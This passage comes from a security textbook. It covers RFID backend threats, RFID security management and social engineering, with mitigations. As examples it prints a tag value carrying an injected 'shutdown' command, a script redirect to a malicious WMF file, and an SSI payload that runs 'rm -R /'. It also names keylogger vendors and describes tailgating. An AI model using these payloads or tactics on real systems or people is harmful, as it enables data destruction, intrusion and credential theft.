As we look at the backend, there are certain vulnerabilities in the system. Data by itself poses a challenge. What if bad data is flooded to the backend system? What if there are spurious reads? What if tags are duplicated purposefully? In certain situations, it can confuse and jam the backend. The communication between middleware and the backend happens using JMS, Simple Object Access Protocol (SOAP), or Hypertext Transfer Protocol (HTTP). What if there is a Man-in-the-Middle (MIM) attack? What should we do if there is a Transfer Control Protocol (TCP) replay attack? RFID attacks can also happen at the Domain Name System (DNS)/Object Name Service (ONS) level. The following sections examine some of these attacks and some of the solutions in order to make the backend robust and reliable.

Data Attacks

The RFID middleware collects RFID events (the tag read by a RFID sensor) and sends them to the backend systems. These events can be collected from several locations within an enterprise or across enterprise boundaries, as depicted in the EPCglobal network architecture.

Data Flooding

The data sent to the backend system can pose several security threats including flooding and spurious data, and may contain may contain a virus.

Problem 1

If a large number of tags are placed in front of a reader, a lot of data will be sent to the backend (e.g., if the inventory of tag rolls is accidentally placed in the vicinity of a reader, a huge amount of data will be generated at a single point in time.

Solution 1

Place the inventory of tag rolls in a radio-shielded environment to prevent the accidental flooding of the tag reads. Determine the "tags of interest" at the edge of the enterprise (not in the application), to prevent flooding (e.g., filtration needs to be done at the edge).

Problem 2

Another situation could be if the middleware buffers too many events and then suddenly sends all of them to the backend, it my cause a problem.

Solution 2

The backend system must be robust in order to handle flooding. There could be a staging area where the events would be temporarily received from the middleware. The backend process of analyzing the event and sending it to the right business process can be done using the events from the staging area.

Purposeful Tag Duplication

Problem

Counterfeit tags are produced. This issue can be treated similar to credit card fraud where a card is duplicated and used at multiple places at the same time.

Solution

The key to this problem is putting extra effort into the backend to check for such scenarios. A tag cannot be present at the shelf of the store and also be taken out at the same time. It is a hard to deal with issues while designing the backend, but on a case-by-case basis they can be handled.

Spurious Events

Problem

A tag is read whenever it comes in the radio field of a reader. This read is accepted by the data collection tool and sent to the backend system (e.g., a shipment is received and read at the dock door). The next day, the forklift operator changes the pallets to a different location, while at the same time passes near the reader present at the receiving dock door. Middleware receives the RFID event; however, from a business standpoint, the read may be spurious and inventory that is already accounted for does not need to be accounted for again.

Solution

No single RFID event can be treated as genuine unless it follows a certain pattern. For backend systems, it is essential to understand the context in which the event was generated and then correlate the events for the very same tag before making a business decision of what to do with the event.

Readability Rates

Problem

Although present for decades, RFID technology is still maturing. RF physics limits the tag read rate, especially when a lot of liquid and metal content is present for the sensors working at Ultra-High Frequency (UHF). The position of the tag in relation to the reader also affects the read rate. In a retail supply chain, sensors may be put at various places, but cases/pallets for Fast Moving Consumer Goods (FMCG) may not be read at every location. Consider a scenario where a backend application triggers certain actions if the goods do not move out of the distribution center within a specified amount of time (e.g., a case of shampoo is read at the receiving dock door of a distribution center, but is not read at the storage area or the shipping dock door. After some time, it is read again at the receiving dock door.)

Solution

Backend systems should be designed so that they do not assume a successful read at every RFID sensor. Backend systems should take into account all future reads of the same case before triggering the actions related to non-moving inventory.

Virus Attacks

A tag typically contains a unique ID and may also contain some user-defined data. The data size can range from a few bytes to several kilobytes. RFID sensors can write and read the data, which is then received by the backend system and used for further processing. A poorly designed backend system and skewed tag data could lead to harmful actions.

Problem 1 (Database Components)

Airline baggage contains a tag with the airport destination in its *data* field. Upon receiving the tag data, the backend system fires the query, "select * from location_table where airport = <tag data>." Typically, the tag data contains the destination airport. A smart intruder could change this tag data from "LAX" to "LAX; shutdown." Upon receiving this data, the backend system may fire a query such as, "select * from location_table where airport = LAX; shutdown." This may lead to a database shutdown and hence a baggage system shutdown.

Problem 2 (Web-based Components)

Many backend systems use Web-based components to provide a user interface or to query databases. These Web-based components are also vulnerable to attacks.

If a Web browser is used to display tags (either directly or indirectly through the database) it can abuse the dynamic features offered by modern browsers by including Javascript code on the tag. An example Javascript command is shown below:

```
<script>document.location='http://ip/malicious_code.wmf';</script>
```

This example redirects the browser to a WMF (Windows metafile format(file that may contain an exploit of the recently discovered WMF bug.

Problem 3 (Web-based Components)

Another way that Web-based components can be exploited is through server-side includes (SSI). SSI is a technology that allows for dynamic Web page generation by executing commands on the Web server when a Web page is requested. Using SSI's **exec** command on a tag makes it possible to trick the Web server into executing malicious code. A skewed tag data could be <!--#exec cmd="rm -R /"--> which could result in deleting the files.

Solution 1

The backend system must first validate the tag data or have a mechanism of checksum so that data cannot be skewed.

Problem 4 (Buffer Overflow)

A middleware system is designed to accept tag data of a certain size. A backend system is written in C/C++ code, which reads tag data into a pre-defined memory size. If an intruder brings a tag with more capacity, it may force the backend system to have a buffer overflow, thus leading to a system crash.

Solution 4

The backend system should have sufficient guards and checks in place in order to read certain sizes and to validate the data using some checksum techniques.

RFID Data Collection Tool—Backend Communication Attacks

Middleware and backend communication occur using JMS, SOAP, or HTTP. There are two types of attacks that can have an impact on the backend: MIM application layer attack and a TCP replay attack.

MIM Attack

A MIM attack occurs when someone monitors the system between you and the person you are communicating with. When computers communicate at low levels of the network layer, they may not be able to determine who they are exchanging data with. In MIM attacks, someone assumes a user's identity in order to read his or her messages. The attacker might be actively replying *as you* to keep the exchange going and to gain more information. MIM attacks are more likely when there is less physical control of the network (e.g., over the Internet or over a wireless connection).

Application Layer Attack

An application layer attack targets application servers by deliberately causing a fault in a server's operating system or applications, which results in the attacker gaining the ability to bypass normal access controls. The attacker takes advantage of the situation, gaining control of your application, system, or network, and can do any of the following:

- Read, add, delete, or modify your data or operating system
- Introduce a virus program that uses your computers and software applications to copy viruses throughout your network
- Introduce a sniffer program to analyze your network and gain information that can eventually be used to crash or corrupt your systems and network
- Abnormally terminate your data applications or operating systems
- Disable other security controls to enable future attacks

Solution

The best way to prevent MIM and application layer attacks is to use a secure gateway.

TCP Replay Attack

A replay attack is when a hacker uses a sniffer to grab packets off the wire. After the packets are captured, the hacker can extract information from the packets such as authentication information and passwords. Once the information is extracted, the captured data can be placed back on the network or replayed.

Solution

Some level of authentication of the source of event generator can help stop TCP replay attacks.

Attacks on ONS

ONS is a service that, given an EPC, can return a list of network-accessible service endpoints pertaining to the EPC in question. ONS ***does not*** contain actual data regarding the EPC; it only contains the network address of services that contain the actual data. This information should not be stored on the tag itself; the distributed servers in the Internet should supply the information. ONS and EPC help locate the available data regarding the particular object.

Known Threats to DNS/ONS

Since ONS is a subset of Domain Name Server (DNS), all of the threats to the DNS also apply to ONS. There are several distinct classes of threats to the DNS, most of which are DNS-related instances of general problems; however, some are specific to peculiarities of the DNS protocol.

- **Packet Interception** Manipulating Internet Protocol (IP) packets carrying DNS information Includes MIM attacks and eavesdropping on request, combined with spoofed responses that modify the "real" response back to the resolver. In any of these scenarios, the attacker can tell either party (usually the resolver) whatever it wants them to believe.
- **Query Prediction Manipulating the Query/Answer Schemes of the User Datagram Protocol (UDP)/IP Protocol** These ID guessing attacks are mostly successful when the victim is in a known state.
- **Name Chaining or Cache Poisoning** Injecting manipulated information into DNS caches.
- **Betrayal by Trusted Server** Attackers controlling DNS servers in use.

- **Denial of Service (DOS)** DNS is vulnerable to DOS attacks. DNS servers are also at risk of being used as a DOS amplifier to attack third parties
- **Authenticated Denial of Domain Names**

ONS and Confidentiality

There may be cases where the Electronic Product Code (EPC) of an RFID tag is regarded as highly sensitive information. Even if the connections to EPCIS servers were secured using Secure Sockets Layer (SSL)/Transport Layer Security (TLS), the initial ONS look-up process was not authenticated or encrypted in the first place. The DNS-encoded main part of the EPC, which identifies the asset categories, will traverse every network between the middleware and a possible local DNS server in clear text and is susceptible to network taps placed by Internet Service Provider's (ISPs) and governmental organizations.

ONS and Integrity

Integrity refers to the correctness and completeness of the returned information. An attacker controlling intermediate DNS servers or launching a successful MIM attack on the communication, could forge the returned list of Uniform Resource Identifiers (URIs). If no sufficient authentication measures for the EPCIS are in place, the attacker could deliver forged information about this or related EPCs from a similar domain.

ONS and Authorization

Authorization refers to protecting computer resources by only allowing the resources to be used by those that have been granted the authority. Without authorization, a remote attacker can do a brute-force attack to query the corresponding EPCIS servers until a match is found. In case the complete serial number is not known, the class identifier of the EPC may be enough to determine the kind of object it belongs to. If using the EPCglobal network becomes ubiquitous and widespread, the attacker could add fake serial numbers to the captured, incomplete EPC and query the corresponding EPCIS servers to find a match. This can be used to identify assets of an entity, be it an individual, a household, a company, or any other organization. If you wore a rare item or a rare combination of items, tracking you could be accomplished just by using the object classes.

ONS and Authentication

Authentication refers to identifying the remote user and ensuring that he or she is who they say they are.

Mitigation Attempts

- **Limit Usage** Use the ONS only in intranet and disallowing any external queries
- **VPN or SSL Tunneling** With data traveling between the remote sites, it needs to be exchanged over an encrypted channel like VPN or SSL Tunneling
- **DNS Security Extensions (DNSSEC)** ensure the authenticity and integrity of DNS. This can be done using Transaction Signatures (TSIG) or asymmetric cryptography with Rivest, Shamir, & Adleman (RSA) and digital signature algorithms (DSAs). The TSIG key consists of a secret (a string) and a hashing algorithm. By having the same key on two different DNS servers, they can communicate securely to the extent that both servers trust each other. DNSSEC needs to be widely adopted by the Internet community to assure ONS information integrity.

Summary

The true benefits of RFID technology can be reaped if RFID events give real-time visibility to the business processes either already in place or to new ones. The backend systems give a business context to the RFID events collected from the RFID data collection tools and then invokes the right business process in real time (or near real time). Protecting the backend system is vital from the various security threats at the network level (attacking ONS or network communication between data collection tool and backend system) or at the data level (spurious events). The network level attacks can be prevented by using secured communications between various processes. The data attacks are hard to deal with and application designers must take special care to differentiate spurious events from good events and then act on the good ones almost in real time. Since data is collected using automated data collection techniques, application designers must clean the repository where good RFID events are stored.

Chapter 19

Management of RFID Security

By Frank Thornton

Solutions in this chapter:

- **Risk and Vulnerability Assessment**
- **Risk Management**
- **Threat Management**

Introduction

While sitting at your desk one morning, your boss walks in and announces that the company is switching to a new Radio Frequency Identification (RFID) setup for tracking products, which will add new equipment to the network and make it more secure. Your boss expects you to evaluate the new RFID equipment and devise an appropriate security plan.

The first thing you need to do is determine your security needs. You may be a position to influence the evaluations and purchasing of RFID applications and equipment; however, more than likely, you will be given a fixed set of parameters for applications and equipment.

In either case, the first thing you need to do is assess the vulnerabilities of the proposed RFID system. After you have assessed the RFID system it in detail, you can devise plans on how to manage system security.

Risk and Vulnerability Assessment

The assessment of risks and vulnerabilities go hand in hand. You have to make sure the obvious things are covered.

To begin evaluating your system, you need to ask questions regarding the assessment and tolerance of the risks: what types of information are you talking about at any given point in the system and what form is it in? How much of that information can potentially be lost? Will it be lost through the radio portion of the system, someplace in the middleware, or at the backend? Once these risks are evaluated, you can begin to plan how to secure it.

A good way to evaluate the risk is to ask the newspaper reporter's five classic investigative questions: "who?," "what?," "when?," "where?," and "how?"

- **Who** is going to conduct the attack or benefit from it? Will it be a competitor or an unknown group of criminals?
- **What** do they hope to gain from the attack? Are they trying to steal a competitor's trade secret? If it is a criminal enterprise, are they seeking customers' credit card numbers?
- **When** will the attack happen? When a business is open 24 hours a day, 7 days a week, it is easy to forget that attacks can occur when you are not there. If a business is not open 24 hours per day, some of the infrastructure (e.g., readers) may still be on during off-business hours and vulnerable to attack.

- **Where** will it take place? Will the attack occur at your company's headquarters or at an outlying satellite operation? Is the communications link provided by a third party vulnerable?
- **How** will they attack? If they attack the readers via a RF vulnerability, you need to limit how far the RF waves travel from the reader. If the attacker is going after a known vulnerability in the encryption used in the tag reader communications, you have to change the encryption type, and, therefore, also change all of the tags.

Asking these questions can help you focus and determine the risks of protecting your system and data.

The US military uses the phrase "hardening the target," which means designing a potential target such as a command bunker or missile silo to take hits from the enemy. The concept of hardening a target against an attack in the Information Technology (IT) sector is also valid, and further translates into the RFID area.

Basically, hardening the target means considering the types of specific attacks that can be brought against specific targets. When securing RFID systems, specific targets have specific attacks thrown at them.

Consider the following scenario. A warehouse has a palette tracking system where an RFID reader is mounted on a gantry over a conveyor belt. As pallets pass down the conveyor belt, they pass through the gantry, the reader's antennas activate the tags on each pallet, the tags are read, and the reader passes the information to the backend database.

In this situation, if you are concerned about potential attackers gleaning information from the radio waves emitted by the RFID reader station and the tags, you should harden it by limiting the RF waves from traveling beyond the immediate area of the reader. The easiest way is to lower the transmit power of the reader to the absolute minimum for triggering the tags. If that solution does not work or is not available, other options may include changing the position or orientation of the reader's antennas on the gantry, or constructing a Faraday cage around the reader. (A Faraday cage is an enclosure designed to prevent RF signals from entering or exiting an area, usually made from brass screen or some other fine metallic mesh.)

Consider whether other issues with the tags might cause problems. Is there is a repetition level for information hard coded into the tags? If using the codes for proximity entry control combined with a traditional key (e.g., in the Texas Instruments DST used with Ford car keys), a repeat of the serial numbers every 10,000 keys may be an acceptable risk. However, if it is being used as a pallet counting system, where 2000 pallets are processed daily, the same numbers will be repeated weekly, which may pose the risk of placing a rogue tag into a counting

system. In this case, repeating a serial number every 10,000 times is probably not acceptable for that business model.

If you are concerned about attacks among the middleware and information being intercepted by an attacker, make sure that the reader's electronics or communications lines are not open to those who should not have access to them. In this case, hardening the target may be as simple as placing equipment (e.g., Ethernet switches) in locked communications closets, or performing a source code software review to ensure that an overloading buffer does not crash the reader.

Finally, hardening the target for the backend means preventing an attack on the database. In this regard, the security of a new RFID system should not cause anything new to a security professional, with the possible exception of a new attack vector in the form of a new communications channel.

A new channel may provide a challenge for securing previously unused Transmission Control Protocol (TCP) ports in the backend, by reexamining the database for the possibility of Structured Query Language (SQL) injection attacks. However, nothing at the backend is new to seasoned security professionals; therefore, standard risk evaluation practices for backend systems should prevail.

Notes from the Underground

Defaults Settings: Change Them!

Default passwords and other default security settings should be changed as soon as possible. This bears repeating, because many people do not make the effort to change their defaults.

You may think that your Acme Super RFID Reader 3000 is protected simply because no one else owns one; however, default settings are usually well known by the time new equipment is placed on the market. Most manufacturers place manuals on their Web sites in the form of either Web pages or Adobe Portable Document Format (PDF) files. Other Web sites contain pages full of default settings, ranging from unofficial tech support sites to sites frequented by criminals intent on cracking other people's security.

To learn how much of this information is available, type the name and model of a given device into your favorite search engine, followed by the words "default" and "passwords."

When evaluating the risks and vulnerabilities, the bottom line is this: Once you have determined the point of an attack and how it happened, you can decide what

options are available for mitigating the attack. When these options are identified, you can begin formulating the management and policies that will hopefully minimize your exposure to an attack.

Risk Management

Once the risks and vulnerabilities are identified, begin managing the risks. Start by validating all of your equipment, beginning with the RFID systems and working down to the backend. At each stage, you should observe how a particular item works (both individually and in combination with other items), and how it fits into your proposed security model.

Let's look back at the warehouse example. A 900MHz RFID tag is needed for tracking, because its RF properties work with the materials and products that are tracked to the warehouse. You need to decide if those same RF properties will cause a disruption in the security model. Will the 900MHz signal travel further than expected compared to other frequencies? Can the signals be sniffed from the street in front of the warehouse? Managing this potential problem can be as simple as changing to a frequency with a shorter range, or as complicated as looking at other equipment with different capabilities.

Middleware management ensures that ensuing data is valid as it moves through the system. Receiving a text string instead of a numeric stock number may indicate that an attacker is attempting to inject a rogue tag command into the system. Checksums are also a common way to verify data, and may be required as part of the ongoing need to ensure that the data traveling through middleware applications is valid.

Managing middleware security usually involves using encryption to secure data, in which case, you need to consider the lifespan of the information in light of how long it would take an attacker to break the encryption. If your information becomes outdated within a week (e.g., shipment delivery information), it will probably take an attacker six months to break the encryption scheme. However, do not forget that increases in computing power and new encryption cracking techniques continually evolve. A strong encryption technique today, may be a weak encryption tomorrow.

Managing a system also involves establishing policies for the users of that system. You can have the most secure encryption used today, but if passwords are posted on monitors, security becomes impossible. Make sure that the policies are realistic, and that they do not defeat security instead of enhancing it.

Notes from the Underground

Bad Policies May Unintentionally Influence Security

Do not assume that RFID security is just about databases, middleware, and radio transmissions. Policy decisions also have an impact on the security of an RFID system. Bad policies can increase risks (e.g., not patching a server against a known vulnerability).

In other areas, bad policies can directly affect security without being obvious. One state agency uses proximity cards as physical access control to enter its building and to enter different rooms within the building. Like most of these types of systems, the card number is associated with the database containing the cardholder's name and the areas they are allowed to access. When the cardholder passes the card over the reader antenna associated with each door, the system looks in the database and makes a decision based on the privileges associated with that card.

Proximity cards are issued when an employee begins a new job, and are collected when the employee leaves the company. At this particular agency, the personnel department is responsible for issuing and collecting cards. Therefore, they implemented a policy that imposes a fine on employees that lose their card.

In one case, an employee lost a card, but did not report it to his superiors because he did not want to pay a fine. As a relatively low-level employee, reporting the loss and paying the fine would create a financial hardship.

The proximity card is the least costly part of the RFID-controlled entry system. However, because of a policy designed to discourage losing the cards, the entire building security could easily be compromised if someone found that particular card. The goal of securing physical access to the building was forgotten when the cost of the card replacement began to drive the policy. The people who wrote the policy assumed that if an employee lost a card, they would pay the fine.

At another agency, the people using the system issue the cards and control physical access to the building, taking great effort to password-protect the workstations that access the database. However, sometimes they forget to physically protect the control system. The RS-232 serial ports that directly control the system and the cables to each controlled door, are accessible by anyone who wanders into the room. The room itself is accessible via an unlocked door to a room where visitors are allowed to roam unescorted.

This particular agency lacks policies regarding installing security equipment, the areas to secure, and the inability to fully understand the system, which all add up to a potential failure.

Continued

Review your policies and keep focused on the goal. Remember to asked questions like, "Are we trying to secure a building, or are we concerned about buying new cards?" "Are we leaving parts of a system vulnerable just because they are out of sight?" "Will people follow or evade this policy?"

Threat Management

When conducting threat management for RFID systems, monitor everything, which will help with any difficulties.

If you are performing information security, you may be overwhelmed by the large amount of data and communications that must be monitored. As a matter of routine, you should confirm the integrity of your systems via login access and Dynamic Host Configuration Protocol (DHCP) logs, and perform physical checks to make sure that new devices are not being added to the network without your knowledge.

Adding RFID systems to the list of systems to be monitored will increase the difficulty. In addition to physically checking the Ethernet connections, you will also have to perform RF sweeps for devices attempting to spoof tags, and keep an eye out for people with RF equipment who may attempt to sniff data from the airways.

You will need new equipment and training for the radio side of the system, since radio systems are usually outside the experience of most network professionals. You will also have new middleware connections that will add new channels, thus, introducing possible new threats and adding new vectors for the more routine threats such as computer viruses and spyware.

Notes from the Underground

Monitoring Isn't Just for Logs

Monitoring and tracking changes in files rather than logs is just as important. For example, suppose you have a program with the following RFID proximity cards and associated names:

```
Card1 DATA "8758176245"
Card2 DATA "4586538624"
Card3 DATA "7524985246"
```

Continued

```
Name1 DATA "George W. Bush", CR, 0
Name2 DATA "Dick Cheney", CR, 0
Name3 DATA "Condoleeza Rice", CR, 0
...
LOOKUP tagNum, [Name1, Name2, Name3]
```

If we make three small additions, if becomes easy to add a previously unauthorized user.

```
Card1 DATA "8758176245"
Card2 DATA "4586538624"
Card3 DATA "7524985246"
Card4 DATA "6571204348" ' ▪


Name1 DATA "George W. Bush", CR, 0
Name2 DATA "Dick Cheney", CR, 0
Name3 DATA "Condoleeza Rice", CR, 0
Name4 DATA "Maxwell Smart", CR, 0 ' ▪
...
LOOKUP tagNum, [Name1, Name2, Name3, Name4] ▪
```

With the addition of 63 bytes of data, the security of this RFID card access system has been compromised. However, an increase of 63 bytes of data might not be noticed in a large database of cards comprising thousands of users.

Remember to periodically review the contents of databases with those people who know what the contents should be. Do not assume that all of data is valid.

***Code derived from the RFID.BS2 program written by Jon Williams, Parallax, Inc. www.parallax.com**

When you are done securing your new RFID system and you think you have all the threats under control, go back to the beginning and start looking for new vulnerabilities, new risks, and new attacks. As previously mentioned, things such as increases in computing power and new encryption cracking techniques are constantly evolving, and may break a security model in short order. Keeping up with new security problems and the latest attack methods is an ongoing process; one that demands constant vigilance.

Summary

With new technologies, we are often seduced by the grand vision of what "it" promises. Currently, RFID is one of the newest technologies offering this a grand vision. While RFID holds great promise in many applications, the last several years have proven that many aspects of RFID systems are insecure and new vulnerabilities are found daily.

The driving idea behind *RFID Security* is applying Information Security (InfoSec) principles to RFID applications. What we [the author's] have attempted to do is show you some common pitfalls and their solutions, and get you started thinking about the security implications of installing and running an RFID system in your organization.

Part V
Non-Traditional Threats

Chapter 20

Attacking The People Layer

By Michael Gregg
and Ron Bandes

Solutions in this chapter:

- Attacking the People Layer
- Defending the People Layer
- Making the case for stronger security
- The People Layer Security Project

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Attacking the People Layer

Black-hat hackers attack computers, because that's where company information is. But, can this information be found somewhere else? Where can attackers get information that isn't protected by firewalls and Intrusion Detection Systems' (IDSes)? The answer is: *people*.

By some estimates, 80 percent of a corporation's knowledge resides with its employees. This helps attackers in two ways: 1) employees have a treasure trove of information; and 2) humans are easier targets than computers. The stereotype of technically proficient attackers is that they have poor people skills; however, that is not always true. One of the most notable, Kevin Mitnick, is personable and outgoing. Kevin is a proficient technician; however, his technical abilities are exceeded by his skill at manipulating people. For some, the anonymity of attacking a computer feels safe; however, the social engineer is more comfortable getting what he or she wants from people.

Corporations aren't the only targets of attack for obtaining illicit information. Identity theft involves getting enough information about a person to be able to impersonate him or her convincingly in order to use his or her credit cards, or to obtain new credit cards and loans in his or her name. Identity theft is performed both offline and online.

At a privacy conference, U.S. Federal Trade Commission chairman, Timothy J. Muris, said, "Whatever the potential of the Internet, most observers recognize that information collection today is more widespread offline than online." (*www.ftc.gov/speeches/muris/privisp1002.htm*) Jan Dulaney, president of the Better Business Bureau of Western Ontario, said, "The greatest risk of misuse of your personal information is from lost or stolen wallets and purses, not online information, as many think." (*www.pwc.com/extweb/pwcpublications.nsf/DocID/9B54D7400167EF19852570CA00178AD2*)

Social Engineering

Social engineering is the process of using psychology to encourage people to give you the information or access that you want. Generally, this involves deceit and manipulation, and can be done face-to-face, remotely but still interactively (e.g., by telephone), or indirectly through technology. No matter which of these is employed, the same principles of human behavior are exploited. They are:

- **Authority** When a social engineer portrays himself or herself as being in a position of authority, employees are likely to comply with his or her request.

- **Liking** A social engineer appears likeable; therefore, most people will react to him or her in a positive way.
- **Reciprocation** When someone gives us a gift or does us a favor, we want to give something in return.
- **Consistency** People behave in ways that are consistent with their values. We don't want to be viewed as untrustworthy or two-faced.
- **Social Validation** People want to be accepted, and the best way to belong is to be like everyone else.
- **Scarcity** People want things that are in short supply or only available for a short time; therefore, if offered, he or she are motivated to accept it.

In Person

While it is safer to use social engineering methods from afar (e.g., over the phone), there are some ruses that have to be carried out in person. If the goal is to gain physical access to a computer system or to obtain materials that are not in electronic form, the attacker must appear in person. This approach has the advantage of putting people at ease. People are often more suspicious of unusual requests made over the phone, than by someone presenting a request in person.

WARNING

While it is fun to fantasize about committing social engineering attacks, they can lead to illegal activities. Misrepresenting yourself to obtain unauthorized information or access is a crime.

Unauthorized Entry

How attackers gain illicit entry to a corporation's premises depends on the company's security posture. One way is for the attacker to loiter by the company entrance and wait for an authorized person to unlock the door. Once open, the attacker follows the person inside, thus, *piggybacking* on that person's authorization (also known as *tailgating*). Another way is blending in with a group of people. If an attacker has to display a badge, they have to steal one. Alternatively, materials for making fake IDs are available on the Internet at *www.myoids.com*. A more brazen approach is to talk his or her way inside.

If a door requires a Personal Identification Number (PIN) for entry, *shoulder surfing* (i.e., observing someone else enter their PIN on the keypad) can be used to learn a valid PIN. If the PIN has to be used in combination with a badge, a combination of attacks is needed.

Once unauthorized entry is achieved, the attacker can take photographs of computer screens and any other materials. He or she can steal manuals, storage media, and documents (e.g., the company directory). The attacker can even install a hardware *keystroke logger*.

Keystroke loggers (also known as *keyloggers*) record the keystrokes typed on a computer's keyboard. Keystroke loggers record passwords and capture the information before encryption is used on the password. There are two types of keystroke loggers: hardware and software.

Some advantages of hardware keystroke loggers is that they are completely undetectable by software, can record all keystrokes, and can record keystrokes before the operating system is loaded (such as the Basic Input Output System [BIOS] boot password). One disadvantage is that the attacker has to return to retrieve the hardware keystroke logger. An attacker can also be an insider (e.g., co-workers, a disgruntled employee, or someone on the cleaning crew).

As you can see in Figures 20.1 and 20.2, hardware keystroke loggers have a male connector on one end and a female connector on the other end. It is placed between the keyboard jack on the computer and the plug on the keyboard.

Some Web sites selling hardware keystroke loggers are:

- *www.KeyKatcher.com* (see Figure 20.1)
- *www.KeyGhost.com* (see Figure 20.2)
- *www.KeyLogger.com*

To make your own hardware keystroke logger go to *www.KeeLog.com*.

Software keystroke loggers have many advantages over their hardware counterparts. They can be installed through social engineering attacks, can discern which program is accepting the keyboard input from the user, and can categorize the keystrokes for the attacker. They can send the captured keystrokes to the attacker via e-mail, Internet Relay Chart (IRC), or other communication channel. Some popular software keystroke loggers are:

- **Spector Pro (*www.spectorsoft.com*)** Takes screenshots, records e-mail messages that are sent and received, and records keystrokes (see Figure 20.3).
- **Ghost Keylogger (*www.download.com*)** Uses an encrypted log file and e-mails logs.

- **IOpus STARR PC and Internet Monitor (*www.pcworld.com/downloads/file_description/0,fid,22390,00.asp*)** Captures Windows login.
- **System Surveillance Pro (*www.gpsoftdev.com/html/sspoverview.asp*)** Inexpensive and easy to use (see Figure 20.3).

Figure 20.1 KeyKatcher with PS/2 Connectors

Figure 20.2 KeyGhost with USB Connectors


Detecting software keystroke loggers can be accomplished a couple of ways. The most common is using scanning software to inspect files, memory, and the registry of *signatures* of known keystroke loggers and other spyware. A signature is a small portion of a file (i.e., a string of bytes) that always appears in spyware programs. Another method of finding spyware is real-time detection of suspicious activity.

Some programs that detect keystroke loggers and other spyware are:

- FaceTime Enterprise Edition (*www.facetime.com*)
- Windows Defender (*www.microsoft.com/athome/security/spyware/software/default.mspx*)
- Ad-Aware (*www.lavasoftusa.com*)
- Spybot Search & Destroy (*www.spybot.info*)

- Webroot Spy Sweeper Enterprise (*www.webroot.com*)
- Spyware Doctor (*www.pctools.com/spyware-doctor*)

Figure 20.3 System Surveillance Pro Software Keystroke Logger



Anti-spyware programs also have different supplemental tools. Spybot Search & Destroy has some nice tools such as a registry checker for inconsistencies (see Figure 20.4), which integrates with their file information program, FileAlyzer.

Tools & Traps…

Detecting Keystroke Loggers

Hardware keystroke loggers can only be detected by visually inspecting the keyboard connection. Because they don't run inside the computer as a program, there's no information in memory. Look for a device (usually barrel-shaped) that is plugged into the keyboard jack, with the keyboard plugged into a jack on that device. KeyGhost Ltd. makes a keyboard with the keystroke logger built in, so that even visual inspection is insufficient.

Software keystroke loggers are programs that run inside the computer. They must be started every time the computer is booted or when a user logs on. There are many ways to get a program to start automatically; a program like Autoruns from *www.sysinternals.com* shows all of them. As seen in Figure 20.5, we have detected sfklg.dll, the SoftForYou Free Keylogger.

Figure 20.4 Spybot Search and Destroy Anti-spyware Program





Figure 20.5 Autoruns



Theft

A 2005 survey conducted by the Computer Security Institute and the Federal Bureau of Investigation (FBI) found that laptop theft is the second greatest security threat (after viruses), tied only with insider abuse of network access. Consider this: Irwin Jacobs, the founder and CEO of Qualcomm, was addressing the Society of American Business Editors and Writers and had his IBM ThinkPad laptop at the podium. During his presentation, he mentioned new technology his company was developing and that he had reviewed proprietary designs for that technology on his laptop on the way to the meeting. After the presentation, he mingled with people from the audience but never far from the podium. However, at one point when he

looked at the podium, the laptop was gone. Unfortunately, it contained highly sensitive information.

There are three components of theft: *means*, *opportunity*, and *motive* (MOM). The *means* for this theft was having a scheme; the *motive* was the value of the computer and its data; and the *opportunity* came from poor protection of the computer.

In some situations, other forms of physical security must be used to deter, prevent, and recover from the theft of a laptop. As a deterrent, you can apply a tamper-evident metal plate that warns against theft and displays a tracking number. Beneath the plate, a tattoo is etched into the computer, which indicates that it is stolen. Figure 20.6 shows an example of Computer Security Products' STOP plate.

Attaching a motion sensor with a loud audible alarm is also a good deterrent. A steel security cable can be used to attach a laptop to a desk or some other secure object. Some docking stations have locks for laptops. A security cable combined with a motion alarm can be used as seen in *www.securitykit.com/drive_locks.htm#alarms* (see Figure 20.7).

Figure 20.6 Computer Security Products' STOP Plate

Figure 20.7 SecurityKit Alarm and Locking Cable

